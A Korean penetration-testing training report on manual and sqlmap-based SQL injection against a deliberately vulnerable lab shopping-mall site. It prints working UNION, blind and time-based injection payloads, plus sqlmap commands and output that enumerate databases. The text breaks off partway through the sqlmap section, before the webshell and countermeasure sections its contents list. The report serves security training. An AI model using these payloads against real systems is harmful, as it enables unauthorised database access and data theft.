


쇼핑몰 대상 SQL injection 실습

팀 명 : 모 의 해 킹 3 6 기
이 름 : 구 본 혁

2022-09-28


	쇼핑몰 대상 SQL injection 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.3	2022.09.28	

문서 정보 / 수정 내역

File Name	쇼핑몰 대상 SQL injection 실습
원안작성자	구본혁
수정작업자	구본혁

수정 날짜	대표 수정자	Revision	추가/수정 항목	내 용
2022.09.16	구본혁	0.0		원안 작성
2022.09.18	구본혁	0.1	대응 방안 추가	SQL injection 대응방안 작성
2022.09.19	구본혁	0.2	오탈자 수정	본문 오탈자 수정
2022.09.28	구본혁	0.3	용어 수정, 오탈자 수정	용어 수정, 오탈자 수정

표 1-1 문서 정보 / 수정 내역

	쇼핑몰 대상 SQL injection 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.3	2022.09.28	

목 차

1	개요	7
1.1	프로젝트 주제	7
1.2	프로젝트 추진 배경 및 목표	7
1.3	프로젝트 요약	7
2	들어가기.....	8
2.1	SQL INJECTION에 대하여.....	8
2.2	준비사항.....	9
3	SQL INJECTION 테스트	10
3.1	수동으로 데이터 정보 획득.....	10
3.1.1	에러 기반.....	10
3.1.2	블라인드 기반	14
3.1.3	타임 기반.....	18
3.2	SQL MAP 활용	19
3.3	2차 시나리오.....	25
4	대응방안.....	28
4.1	입력값 검증	28
4.2	권한 설정.....	28
4.3	에러메시지 노출 차단.....	28
5	참고 문헌.....	30
5.1	단행본	30
5.2	참조 홈페이지	30


	쇼핑몰 대상 SQL injection 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.3	2022.09.28	

표 목차

표 1-1 문서 정보 / 수정 내역	2
표 1-1 프로젝트 주제	7
표 1-2 프로젝트 추진 배경 및 목표	7
표 1-3 프로젝트 요약	7
표 2-1 실습환경	9
표 2-2 사용 프로그램	9
표 2-3 sqlmap --technique 옵션	9
표 5-1 단행본	30
표 5-2 참조 홈페이지	30


	쇼핑몰 대상 SQL injection 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.3	2022.09.28	

그림 목차

그림 2-1 OWASP Top10 2022	8
그림 3-1 자유게시판 검색글에 작은 따옴표만 넣었을 때 결과	10
그림 3-2 order by 1 # 결과	11
그림 3-3 order by 25 # 결과	11
그림 3-4 union활용한 쿼리 삽입	11
그림 3-5 table_name을 삽입한 유니온 쿼리 삽입 결과	12
그림 3-6 우편번호 검색창 확인	13
그림 3-7 우편번호 union검색 결과	13
그림 3-8 블라인드 기반 쿼리 삽입(거짓)	14
그림 3-9 블라인드 기반 쿼리 삽입(참)	15
그림 3-10 member테이블 칼럼 글자수 확인결과	16
그림 3-11 상품세부정보url에 쿼리삽입1	16
그림 3-12 상품세부정보url에 쿼리삽입2	17
그림 3-13 자유게시판에 타임 기반 쿼리 삽입	18
그림 3-14 상품상세정보 에러	19
그림 3-15 sqlmap사용	19
그림 3-16 --dbs결과	20
그림 3-17 technique옵션삽입	20
그림 3-18 한 글자씩 대입하는 모습	21
그림 3-19 블라인드 기반 결과	21
그림 3-20 상품상세정보 권한검사	21
그림 3-21 상품상세정보 권한검사 결과	22
그림 3-22 캡처한 요청값	22
그림 3-23 sql.req	23
그림 3-24 sql.req사용하여 sqlmap실행	23
그림 3-25 search취약 메시지	23
그림 3-26 자유게시판 점검결과	24
그림 3-27 user()삽입하여 사용자 확인	25
그림 3-28 웹쉘 생성 명령어 삽입	25
그림 3-29 생성된 웹쉘파일	26
그림 3-30 악성코드 제작	26
그림 3-31 공격자 측에서 서버 열기	26
그림 3-32 생성된 악성코드 다운로드	26



	쇼핑몰 대상 SQL injection 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.3	2022.09.28	

그림 3-33 핸들러 준비	27
그림 3-34 악성코드에 권한 부여	27
그림 3-35 악성코드 실행	27
그림 4-1 search_post.php개선전	28
그림 4-2 prepare함수로 문자열로 변환	28
그림 4-3 display_errors변경.....	29

	쇼핑몰 대상 SQL injection 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.3	2022.09.28	

1 개요

1.1 프로젝트 주제

1. gm쇼핑몰 대상 SQL injection 실습

표 1-1 프로젝트 주제

1.2 프로젝트 추진 배경 및 목표


1. gm쇼핑몰 대상 SQL injection 취약점 진단 및 대응방안 수립

표 1-2 프로젝트 추진 배경 및 목표

1.3 프로젝트 요약

1. gm쇼핑몰 대상 SQL injection 취약점 진단 및 대응방안 수립

표 1-3 프로젝트 요약

	쇼핑몰 대상 SQL injection 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.3	2022.09.28	

2 들어가기

2.1 SQL injection에 대하여

SQL injection은 Code injection 중 한 기법으로, 클라이언트의 입력을 조작하여 서버의 데이터베이스를 공격하는 기법이다. 주로 사용자로부터 입력 받은 값을 제대로 처리하지 못할 경우 발생한다. 시큐어 코딩을 할 때 가장 먼저 배워야 할 정도로 중요하고 자주 일어나는 취약점이다. 매년 OWASP Top 10에도 실리는 중요 취약점이다. 매우 각별한 주의가 필요하다.




그림 2-1 OWASP Top10 2022

SQL injection 종류는 크게 3가지가 있다. 에러 기반 SQL injection, 블라인드 기반 SQL injection, 타임 기반 SQL injection이 존재한다.

Error Based SQL injection은 SQL 쿼리에 고의적으로 오류를 발생시켜 기본으로 제공되는 웹 서버의 에러 페이지를 통해 데이터베이스의 정보를 확인하는 방법이다.

Blind Based SQL injection은 웹에서 데이터베이스의 에러정보가 노출되지 않을 경우 사용하며 참과 거짓으로 정보를 추측 및 획득한다.

Time Based SQL injection은 sleep()함수를 이용하여 데이터베이스의 스레드 동작 정지 여부를 보고 판단한다.

	쇼핑몰 대상 SQL injection 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.3	2022.09.28	

2.2 준비사항

운영체제	IP
Window10	172.130.1.62
kali-linux-2022.1	192.168.214.132
Ubuntu(scuacademy_vm_web_pentesting_v1.0.0)	192.168.254.128/gmshop

표 2-1 실습환경

사용 프로그램
버프 스위트(Burp suite)
SQLMap

표 2-2 사용 프로그램


표 2-1에서 윈도우10과 칼리 리눅스는 사용자 및 공격자 환경의 컴퓨터이다. 그리고 우분투는 공격 대상이 되는 서버환경이다. 칼리 리눅스에 표 2-2에 있는 프로그램들이 설치되어 있다.

표 2-2에서 버프 스위트를 사용하여 서버로 가는 요청값을 쉽게 캡처하여 파라미터 등을 조작할 수 있다. 버프 스위트를 통해 얻은 정보를 토대로 SQLMap을 사용한다. SQLMap은 취약점을 탐지 및 진단하고 데이터베이스에 직접 또는 간접적으로 접근할 수 있는 취약점 분석 도구이다. SQL injection은 데이터베이스의 구조파악이 가장 시간이 오래 걸리는 작업인데, 수동으로 이 작업을 진행하기에는 상당한 시간이 소모된다. 그래서 SQLMap을 활용하여 데이터베이스의 구조를 파악하고 테이블의 내용 정보 탈취를 자동화 해주기 때문에, 웹 서비스 취약점에 대한 분석과정을 도와주는 유용한 도구이다. 칼리 리눅스에서 'apt-get install sqlmap' 명령으로 설치할 수 있다.

사용방식은 'sqlmap -u <공격 대상 주소>'이다. -u <공격 대상 주소> 뒤에 사용할 옵션이 붙는다. 가장 대표적으로 '--technique' 옵션으로 SQL injection 기술들을 정의할 수 있다.

SQLmap --technique 옵션	
B	Boolean Based
E	Error Based
U	Union Based
S	Stacked queries
T	Time Based

표 2-3 sqlmap --technique 옵션

	쇼핑몰 대상 SQL injection 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.3	2022.09.28	

3 SQL injection 테스트

3.1 수동으로 데이터 정보 획득

3.1.1 에러 기반

점검대상	
홈>자유게시판	http://192.168.254.128/gmshop/board_list.php
홈>상품 상세정보>우편번호 찾기	http://192.168.254.128/gmshop/search_post.php

굿모닝 샵의 자유게시판에 접속하면 하단에 게시글을 검색할 수 있는 검색창이 있다. 이곳에 작은 따옴표(')를 넣었더니 그림 3-1처럼 나왔다.





그림 3-1 자유게시판 검색글에 작은 따옴표만 넣었을 때 결과

작은 따옴표 삽입을 통해 절대경로 '/var/www/gmshop/board_list.php'에 대한 에러가 남을 알 수 있고, 사용하는 데이터베이스는 MySQL임을 알 수 있다. 그리고 화면 위와 아래에 난 에러 메시지가 살짝 다르다. 위 결과를 통해 우리는 Blind 또는 Error Base 취약점이 발생할 수 있다는 것을 추론할 수 있다.

검색창에 'order by'를 이용하여 쿼리를 삽입해본다. 'order by'는 칼럼값을 기준으로 정렬할 때 사용한다.

	쇼핑몰 대상 SQL injection 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.3	2022.09.28	

게시판6 전체 [5]개

번호	제목	글쓴이	날짜	조회수
5	victim10이 작성한 자유게시글1 (공격자왔다...	victim1	2022-08-17	9
4	victim10이작성한자유게시글2 (공격자 왔다감... 🛒)	victim1	2022-08-17	2
3	attack1가작성한게시물	attack1	2022-08-17	4
2	할인이벤트입니당 모두 참여가능!!	attack1	2022-08-22	5
1	자유게시판 테스트	attack1	2022-09-02	4

< PREV 1 NEXT > 작성자 ▼ 🔍

글쓰기

그림 3-2 order by 1 # 결과

그림 3-2은 'order by 1 #' 을 넣었을 때 결과이다. 'order by' 뒤 숫자를 1부터 시작해서 점점 증가시킨다. 25까지 증가시켰을 때의 결과는 다음과 같다.

게시판6 전체 []개

Warning: mysql_fetch_array(): supplied argument is not a valid MySQL result resource in /var/www/gmshop/board_list.php on line 301

번호	제목	글쓴이	날짜	조회수
<div> < PREV NEXT > 작성자 ▼ 🔍 </div> <div style="text-align: center;">글쓰기</div>				

그림 3-3 order by 25 # 결과

1부터 시작해서 24까지는 문제없이 그림 3-2처럼 출력되다가 25가 되면 그림 3-3처럼 에러를 볼 수 있다. 즉 여기 자유게시판에서 사용하는 원래 데이터의 칼럼은 24개이고, 이 중에서 5개만이 화면에 출력된다.

게시판6 전체 []개


Warning: mktime() expects parameter 1 to be long, string given in /var/www/gmshop/lib/function.php on line 342

번호	제목	글쓴이	날짜	조회수
→ RE 3		4	8	7

그림 3-4 union활용한 쿼리 삽입

그림 3-4는

0' UNION SELECT '1','2','3','4','5','6','7','8','9','10','11','12','13','14','15','16','17','18','19','20','21','22','23','24'# 을 삽입한 결과이다. 3, 4, 8, 7이 각각 사용됨을 알 수 있다.

	쇼핑몰 대상 SQL injection 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.3	2022.09.28	

Warning: mktime() expects parameter 1 to be long, string given in /var/www/gmshop/lib/function.php on line 342

Warning: mktime() expects parameter 1 to be long, string given in /var/www/gmshop/lib/function.php on line 342

Warning: mktime() expects parameter 1 to be long, string given in /var/www/gmshop/lib/function.php on line 342

Warning: mktime() expects parameter 1 to be long, string given in /var/www/gmshop/lib/function.php on line 342

Warning: mktime() expects parameter 1 to be long, string given in /var/www/gmshop/lib/function.php on line 342

Warning: mktime() expects parameter 1 to be long, string given in /var/www/gmshop/lib/function.php on line 342

Warning: mktime() expects parameter 1 to be long, string given in /var/www/gmshop/lib/function.php on line 342

Warning: mktime() expects parameter 1 to be long, string given in /var/www/gmshop/lib/function.php on line 342

Warning: mktime() expects parameter 1 to be long, string given in /var/www/gmshop/lib/function.php on line 342

Warning: mktime() expects parameter 1 to be long, string given in /var/www/gmshop/lib/function.php on line 342

Warning: mktime() expects parameter 1 to be long, string given in /var/www/gmshop/lib/function.php on line 342

Warning: mktime() expects parameter 1 to be long, string given in /var/www/gmshop/lib/function.php on line 342


번호	제목	글쓴이	날짜	조회수
— —	↪RE CHARACTER_SETS	4	8	7
— —	↪RE COLLATIONS	4	8	7
— —	↪RE COLLATION_CHARACTER_SET_APPLICABILITY	4	8	7
— —	↪RE COLUMNS	4	8	7
— —	↪RE COLUMN_PRIVILEGES	4	8	7
— —	↪RE KEY_COLUMN_USAGE	4	8	7
— —	↪RE PROFILING	4	8	7
— —	↪RE ROUTINES	4	8	7
— —	↪RE SCHEMATA	4	8	7
— —	↪RE SCHEMA_PRIVILEGES	4	8	7
— —	↪RE STATISTICS	4	8	7
— —	↪RE TABLES	4	8	7
— —	↪RE TABLE_CONSTRAINTS	4	8	7
— —	↪RE TABLE_PRIVILEGES	4	8	7
— —	↪RE TRIGGERS	4	8	7

그림 3-5 table_name을 삽입한 유니온 쿼리 삽입 결과

그림 3-5는

```
0' union select '1','2',table_name,'4','5','6','7','8','9','10','11','12','13','14','15','16','17','18','19','20','21','22','23','24'
from information_schema.tables#
```

을 넣은 결과이다. 3번 자리에 'table_name'을 넣어 출력된 결과로 칼럼 정보를 알 수 있다.

	쇼핑몰 대상 SQL injection 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.3	2022.09.28	

이번에는 회원가입 또는 상품주문시 우편번호 검색란에 SQL injection취약점이 있는지 확인한다.

우편번호 검색

현재 거주하고 계시는 동명을 입력하세요.
(예, 서울시 강남구 역삼동은 역삼동 만 입력)

검색

Warning: mysql_fetch_array(): supplied argument is not a valid MySQL result resource in `/var/www/gmshop/search_post.php` on line 125

우편번호	주 소
------	-----

그림 3-6 우편번호 검색창 확인

검색란에 작은 따옴표(')를 넣었더니 그림 3-6과 같은 예러가 출력된다. 여기서 'order by' 또는 'or 1=1' 사용은 주의해야한다. 막대한 양의 데이터를 조회하기에 시간이 엄청 걸릴 뿐만 아니라 자칫하면 서비스가 다운될 수 있다. 그래서 'union'을 활용하여 수동으로 점검해야 한다.

0' union select 1,2,3,4,5,6,7#

이렇게 검색창에 입력하면 결과는 아래와 같다.

우편번호 검색


현재 거주하고 계시는 동명을 입력하세요.
(예, 서울시 강남구 역삼동은 역삼동 만 입력)

검색

우편번호	주 소
2	3 4 5 6

그림 3-7 우편번호 union검색 결과

결과를 통해 알 수 있는 건 우편번호 검색에서의 데이터베이스는 7개의 칼럼을 가지며, 5개의 칼럼이 출력되는 것을 알 수 있다.

	쇼핑몰 대상 SQL injection 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.3	2022.09.28	

3.1.2 블라인드 기반

점검대상	
홈>자유게시판	http://192.168.254.128/gmshop/board_list.php
홈>상품상세정보	http://192.168.254.128/gmshop/goods_detail.php?goodsidx=233

블라인드 기반 SQL injection은 마치 진실게임과 같다. SQL 질의를 삽입하여 반환되는 참값과 거짓값을 통해 정보를 추론한다.

게시판6					전체 [5]개
번호	제목	글쓴이	날짜	조회수	
5	victim10이 작성한 자유게시글1 (공격자왔다...	victim1	2022-08-17	9	
4	victim10이작성한자유게시글2 (공격자 왔다감... 📁)	victim1	2022-08-17	2	
3	attack1가작성한게시물	attack1	2022-08-17	4	
2	할인이벤트입니달 모두 참여가능!!	attack1	2022-08-22	5	
1	자유게시판 테스트	attack1	2022-09-02	4	


◀ PREV 1 NEXT ▶

작성자 ▼

그림 3-8 블라인드 기반 쿼리 삽입(거짓)

그림 3-8은 자유게시판에서 게시글 검색란에

'or 1=1 and substring(database(),1,1)='a'# 를 삽입했을 때의 결과이다. 이 쿼리의 의미는 or 1=1로 앞 조건식을 참으로 만든 다음 database의 첫번째 1글자를 따와서 'a'가 맞는지 확인하는 것이다. 이렇게 'a'부터 'z'까지 반복한다. 진행하다가 'g'를 넣었을 때 결과는 아래 그림 3-9과 같다.

	쇼핑몰 대상 SQL injection 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.3	2022.09.28	

게시판6 전체 [12]개

번호	제목	글쓴이	날짜	조회수
12	1	상점1	2006-06-01	7
11	테스트용 글제목 입니다	테스트	2006-07-18	1
10	질문드립니다	attack1	2022-09-02	2
9	victim1이 작성한 자유게시글1 (공격자왔다...	victim1	2022-08-17	9
8	victim1이작성한자유게시글2 (공격자 왔다감... 📦)	victim1	2022-08-17	2
7	attack1가작성한게시물	attack1	2022-08-17	4
6	할인이벤트입니당 모두 참여가능!!	attack1	2022-08-22	5
5	밀에 질문 죄송합니다	attack1	2022-09-02	3
4	1:1 문의드립니다	attack1	2022-09-02	0
3	Photo image	attack1	2022-09-02	3
2	자유게시판 테스트	attack1	2022-09-02	4
1	사진자랑	attack1	2022-09-02	8

< PREV 1 NEXT >
 작성자 ▼
 🔍

그림 3-9 블라인드 기반 쿼리 삽입(참)

그림 3-8과 그림 3-9을 비교해보면, 그림 3-9가 더 많은 결과를 출력한다. 즉 이 게시판에서 사용하는 데이터베이스 이름의 첫번째 글자는 'a'이다. 두 번째 글자를 맞추려면 다음과 같이 작성한다.


```
'or 1=1 and substring(database(),2,1)='m'##
```

이것은 앞 조건식을 참으로 만들고, substring을 통해 데이터베이스 명의 2번째 글자가 m이 맞는지 확인하는 것이다. 이렇게 데이터베이스명을 한 글자씩 확인한다.

```
'or 1=1 and length ((select column_name from information_schema.columns where table_name='member' limit 3,1))=3#
```

이 쿼리는 'member'테이블의 칼럼명을 뽑아 3글자인지 확인한다.

결과는 다음과 같다.

	쇼핑몰 대상 SQL injection 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.3	2022.09.28	

게시판6 전체 [12]개

번호	제목	글쓴이	날짜	조회수
12 1		상점1	2006-06-01	7
11	테스트용 글제목 입니다	테스트	2006-07-18	1
10	질문드립니다	attack1	2022-09-02	2
9	victim1이 작성한 자유게시글1 (공격자왔다...	victim1	2022-08-17	9
8	victim1이작성한자유게시글2 (공격자 왔다감... 📦)	victim1	2022-08-17	2
7	attack1가작성한게시물	attack1	2022-08-17	4
6	할인이벤트입니당 모두 참여가능!!	attack1	2022-08-22	5
5	밀에 질문 죄송합니다	attack1	2022-09-02	3
4	1:1 문의드립니다	attack1	2022-09-02	0
3	Photo image	attack1	2022-09-02	3
2	자유게시판 테스트	attack1	2022-09-02	4
1	사진자랑	attack1	2022-09-02	8

< PREV 1 NEXT >

 작성자 ▼


그림 3-10 member테이블 칼럼 글자수 확인결과

자유게시판이 아닌 상품 세부정보 페이지에도 SQL injection취약점이 있는지 확인한다.

▲ 주의 요함 | 192.168.254.128/gmshop/goods_detail.php?goodsIdx=233%20and%201=1



그림 3-11 상품세부정보url에 쿼리삽입1

	쇼핑몰 대상 SQL injection 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.3	2022.09.28	

▲ 주의 요함 | 192.168.254.128/gmshop/goods_detail.php?goodsIdx=233%20and%201=2

로그아웃 | 마이페이지 | 장바구니 | 주문조회

attack1 님 적립금: 5,000 point

즐거찾기추가

현재위치 : HOME >

상세정보

확대보기

이전상품 다음상품

상품상세정보 배송정보 상품질문 상품평

판매가격 0 원

구매 적립금 0 원

재고 판매중

구매수량 1 EA

장바구니담기 주문하기 관심상품담기

커뮤니티

Q&A

사건컨텐츠


자료실

자유게시판

자유게시판

그림 3-12 상품세부정보url에 쿼리삽입2

그림 3-11은 상품 세부정보 url에 'and 1=1'을 삽입한 결과이다. 그림 3-12은 'and 1=2'를 삽입하였다. 이를 통해 상품 세부정보를 보는 url의 'goodsIdx'에도 SQL injection취약점이 있음을 확인할 수 있다. 단순 검색창 뿐만 아니라 HTTP GET방식을 사용할 경우, url에서도 SQL injection취약점을 확인해야 한다.

	쇼핑몰 대상 SQL injection 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.3	2022.09.28	

3.1.3 타임 기반

점검대상	
홈>자유게시판	http://192.168.254.128/gmshop/board_list.php
홈>상품상세정보	http://192.168.254.128/gmshop/goods_detail.php?goodsidx=233

굿모닝 쇼핑몰에 타임 기반 SQL injection 취약점이 있는지 확인하려면 다음과 같이 쿼리문을 삽입해본다.

' or 1=1 and sleep(1)#

타임 기반 SQL injection은 삽입 쿼리문이 참일 경우, sleep함수를 통해 데이터베이스 측이 sleep되면서 응답값이 돌아오는데 시간이 걸린다. 이를 이용하여 정보를 수집한다.

만약 타임 기반과 블라인드 기반을 합친 쿼리로 검증하려면 다음과 같이 작성한다.

' or 1=1 and length(database())=6 and sleep(1)#





그림 3-13 자유게시판에 타임 기반 쿼리 삽입

자유게시판 검색란에 ' or 1=1 and length(database())=6 and sleep(1)#를 삽입하였더니 좌측 상단 페이지가 대기 표시가 돌면서 웹 페이지 출력 결과가 늦게 나타났다. 타임 기반 SQL injection 취약점이 있음을 알 수 있다. 타임 기반 SQL injection은 단독으로 사용하기 곤란한 면이 있어서 보통 블라인드 기반 SQL injection과 같이 쓰인다.

	쇼핑몰 대상 SQL injection 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.3	2022.09.28	

3.2 SQL Map 활용

점검대상	
홈>자유게시판	http://192.168.254.128/gmshop/board_list.php
홈>상품상세정보	http://192.168.254.128/gmshop/goods_detail.php?goodsIdx=

앞장에서는 수동으로 SQL injection을 수행했지만 이번 장에서는 'SQL Map'이라는 자동화 도구를 이용하여 SQL injection을 진단할 것이다.



그림 3-14 상품상세정보 예러

그림 3-14에서 보면 URL링크에 작은 따옴표(')만 넣었음에도 데이터베이스 에러가 출력되는 것을 볼 수 있고, HTTP GET방식을 사용하여 통신하는 것을 알 수 있다. 이 점을 이용하여 SQL injection을 수행할 수 있다.

이제 칼리 리눅스의 SQL Map을 사용할 것이다.





그림 3-15 sqlmap사용

명령어는 그림 3-15처럼 입력한다. -u옵션으로 대상 url을 작성하고 '-dbs'옵션으로 대상 데이터베이스 시스템을 알아낸다.

	쇼핑몰 대상 SQL injection 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.3	2022.09.28	

```
[21:47:15] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8, PHP
back-end DBMS: MySQL 5
[21:47:15] [INFO] fetching database names
[21:47:15] [INFO] fetching number of databases
[21:47:15] [INFO] resumed: 6
[21:47:15] [INFO] resumed: information_schema
[21:47:15] [INFO] resumed: bWAPP
[21:47:15] [INFO] resumed: drupageddon
[21:47:15] [INFO] resumed: dvwa
[21:47:15] [INFO] resumed: gmshop
[21:47:15] [INFO] resumed: mysql
available databases [6]:
[*] bWAPP
[*] drupageddon
[*] dvwa
[*] gmshop
[*] information_schema
[*] mysql

[21:47:15] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.254.128'
[21:47:15] [WARNING] your sqlmap version is outdated

[*] ending @ 21:47:15 /2022-09-16/
```

그림 3-16 --dbs결과


그림 3-15같이 명령어를 입력하면 결과는 그림 3-16와 같다. 백엔드 데이터베이스는 MySQL이며 'bWAPP', 'drupageddon', 'dvwa', 'gmshop', 'information_schema', 'mysql' 이렇게 이용가능한 6개의 데이터베이스가 존재한다.

```
(root@kali)-[/home/kali]
# rm -rf /root/.local/share/sqlmap/output/192.168.254.128

(root@kali)-[/home/kali]
# sqlmap -u "http://192.168.254.128/gmshop/goods_detail.php?goodsIdx=224" --dbs --technique B
```

그림 3-17 technique 옵션삽입

그림 3-17을 보면 'rm -rf'로 로그를 지우는 것을 알 수 있다. Sqlmap을 실행하면 이전에 점검을 수행했던 대상이 있을 경우, 해당 로그를 그대로 띄우기 때문에 새로운 공격패턴을 삽입해 점검하는 것이 불가능하다. 그래서 로그를 지움으로써 새로운 공격패턴을 넣을 수 있다. 그리고 '--technique' 옵션은 injection 타입을 정할 수 있다. 표 2-3을 보면 그 옵션을 자세히 알 수 있다. 옵션은 블라인드 기반만 하도록 설정하였다.

	쇼핑몰 대상 SQL injection 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.3	2022.09.28	

```

[22:05:24] [INFO] testing MySQL
[22:05:24] [INFO] confirming MySQL
[22:05:24] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4, PHP
back-end DBMS: MySQL ≥ 5.0.0
[22:05:24] [INFO] fetching database names
[22:05:24] [INFO] fetching number of databases
[22:05:24] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for
r data retrieval
[22:05:24] [INFO] retrieved: 6
[22:05:25] [INFO] retrieved: informa

```

그림 3-18 한 글자씩 대입하는 모습

```

[22:03:45] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[22:03:45] [WARNING] reflective value(s) found and filtering out
[22:03:46] [INFO] GET parameter 'goodsIdx' appears to be 'AND boolean-based blind - WHERE or HAVING clause'
injectable (with --string='\xbd\xba\x07\xbd\xba\x07 \xc0\xfd\xb0\xe6')
[22:03:46] [INFO] checking if the injection point on GET parameter 'goodsIdx' is a false positive
GET parameter 'goodsIdx' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 13 HTTP(s) requests:
Parameter: goodsIdx (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: goodsIdx=224 AND 9092=9092
[22:05:24] [INFO] testing MySQL
[22:05:24] [INFO] confirming MySQL
[22:05:24] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4, PHP
back-end DBMS: MySQL ≥ 5.0.0
[22:05:24] [INFO] fetching database names
